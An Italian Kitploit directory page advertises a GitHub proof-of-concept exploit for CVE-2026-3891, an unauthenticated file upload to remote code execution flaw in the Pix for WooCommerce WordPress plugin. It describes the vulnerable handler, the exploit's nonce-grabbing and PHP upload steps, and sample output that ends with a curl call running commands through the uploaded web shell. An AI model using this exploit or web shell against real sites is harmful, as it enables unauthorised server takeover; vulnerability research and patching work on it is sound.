
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/m4sh-wacker/cve-2026-3891-pix-for-woocommerce-plugin-exploit
Analisi delle VulnerabilitàAnalisi del CodiceExploitSfruttamento di Applicazioni WebPenetration Testing
GitHubm4sh-wacker/cve-2026-3891-pix-for-woocommerce-plugin-exploit

CVE-2026-3891-Pix-for-WooCommerce-Plugin-Exploit

PoC per CVE-2026-3891 — Caricamento arbitrario di file non autenticato che porta all'esecuzione remota di codice in Pix for WooCommerce <= 1.5.0

Vedi Repository
202102 mesi faRevisionato da Kitploit

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

CVE-2026-3891-Pix-for-WooCommerce-Plugin-Exploit

🛡️ Descrizione

CVE-2026-3891 è una vulnerabilità critica di caricamento arbitrario di file non autenticato trovata nel plugin WordPress Pix for WooCommerce nelle versioni fino alla 1.5.0 inclusa.

La vulnerabilità esiste nella funzionalità lkn_pix_for_woocommerce_c6_save_settings a causa di controlli di autorizzazione mancanti e validazione insufficiente del tipo di file. L'exploit automatizza il processo di ottenimento di un nonce valido e dimostra il caricamento senza restrizioni di un file PHP in una directory accessibile dal web.

Sfruttando questa vulnerabilità, un attaccante non autenticato potrebbe essere in grado di:

  • Caricare file arbitrari senza autenticarsi a WordPress.
  • Caricare file con estensioni pericolose a causa di una validazione insufficiente del tipo di file.
  • Accedere ai file caricati direttamente tramite una directory del plugin accessibile dal web.
  • Ottenere l'esecuzione remota di codice (RCE) quando i file PHP caricati vengono eseguiti dal server web interessato.

🚀 Caratteristiche

  • Flusso di sfruttamento non autenticato: Non richiede credenziali utente WordPress valide.
  • Recupero automatico del nonce: Ottiene ed estrae automaticamente il nonce richiesto.
  • Caricamento automatico del file: Invia la richiesta multipart di upload al gestore AJAX vulnerabile.
  • Generazione diretta dell'URL: Mostra l'URL finale del file proof-of-concept caricato.
  • Output CLI pulito: Fornisce un'interfaccia a riga di comando semplice e colorata.

🛠️ Installazione e Requisiti

  1. Requisito: Installa Python 3.
  2. Installa Requests:
pip install requests
  1. Clona/Scarica: Salva il file CVE-2026-3891.py sul tuo sistema.

💻 Utilizzo


python CVE-2026-3891.py

Enter the target WordPress URL when prompted:

[?] Enter target URL: http://localhost/wordpress

Example:

[*] Requesting nonce...
[+] Nonce obtained: **********
[*] Uploading woocommerce.php...

[+] File uploaded successfully!
[+] URL: http://target/wp-content/plugins/payment-gateway-pix-for-woocommerce/Includes/files/certs_c6/woocommerce.php

curl http://target/wp-content/plugins/payment-gateway-pix-for-woocommerce/Includes/files/certs_c6/woocommerce.php?cmd=ls
image

Scarica lo strumento